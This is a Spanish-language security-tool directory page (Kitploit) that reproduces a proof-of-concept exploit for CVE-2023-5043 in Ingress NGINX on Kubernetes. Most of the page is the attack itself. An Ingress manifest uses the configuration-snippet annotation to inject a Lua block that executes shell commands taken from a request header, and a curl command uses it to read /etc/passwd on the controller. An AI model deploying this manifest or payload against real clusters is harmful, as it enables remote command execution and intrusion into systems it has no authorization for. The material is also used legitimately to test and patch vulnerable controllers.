
Skip to content
KitploitKITPLOIT
HerramientasBlog
Enviar
HerramientasBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

··Feeds·Contacto·Privacidad·© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2023-5043 — Prueba de concepto del exploit para CVE-2023-5043, que demuestra la ejecución arbitraria de comandos mediante la inyección de anotaciones en Ingress NGINX en Kubernetes, con un desencadenante de RCE basado en curl. | Kitploit
Herramientas/GitHubGitHub/r0binak/cve-2023-5043
Seguridad de ContenedoresAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebSeguridad en la NubeMala Configuración
GitHubr0binak/cve-2023-5043

CVE-2023-5043

Prueba de concepto del exploit para CVE-2023-5043, que demuestra la ejecución arbitraria de comandos mediante la inyección de anotaciones en Ingress NGINX en Kubernetes, con un desencadenante de RCE basado en curl.

Ver Repositorio
16hace 2 añosAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2023-5043

La inyección de anotaciones en Ingress nginx provoca la ejecución arbitraria de comandos

  1. Crear un Ingress (se puede crear sin Service y Pod)
root@kitploit:~
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-exploit
  annotations:
    kubernetes.io/ingress.class: "nginx"
    nginx.ingress.kubernetes.io/configuration-snippet: |
      more_set_headers "robinak"
            proxy_pass http://upstream_balancer;
                                proxy_redirect                          off;
        }
        location /robinak/ { content_by_lua_block { local rsfile = io.popen(ngx.req.get_headers()["cmd"]);local rschar = rsfile:read("*all");ngx.say(rschar); } } location /fs/{
spec:
  rules:
  - host: robinak.me
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: exploit
            port:
              number: 80

  1. Realizar la petición especificando la dirección pública de tu controlador Ingress NGINX:
root@kitploit:~
curl -v -H 'Host: robinak.me' -H "cmd: cat /etc/passwd" http://IP/robinak/

  1. Se obtiene RCE 1cveed
Descargar herramienta